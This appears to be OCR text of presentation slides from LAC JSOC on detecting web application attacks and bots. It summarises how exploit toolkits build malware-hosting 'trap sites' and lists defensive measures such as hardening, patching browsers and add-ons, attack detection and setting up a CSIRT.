
general user

Web Application Attack Bot detection in LAC JSOC





Flow of the Underground Business



Summary

- “Trap sites” are built by the Web exploit toolkits
  - Both vulnerabilities in server and client are abused
- Recent malware infects stealthy
- Web-based malware could evade from AntiVirus software’s detection

Solutions

DON’T make Malware-hosting site

- Hardening
- Find vulnerabilities and fix it
- Attack detection

End-point security

- Web Browser and Add-ons should be updated
- Applications can be launched from browsers too
- Use of Browser plug-ins for enhancement of security

Construction of CSIRT

- Organization which can Train and Research

THANK YOU!